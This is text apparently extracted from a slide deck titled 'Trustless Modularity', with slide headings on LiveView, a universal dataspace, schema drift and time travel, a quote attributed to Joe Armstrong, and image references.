
Trustless Modularity 🍁

*Tug of War* 🎢 🕊️



Trustless Modularity 

# LiveView Inside Out





**"P2P is the new *client-server*"**

– Joe Armstrong, Building Highly Available Systems in Erlang




Trustless Modularity 

# *Reading the Universal Dataspace*



# Trustless Modularity


## *Different Viewers ~ Schema Drift*





# Trustless Modularity

## *Properties & Time Travel*



Let's Build Better Together

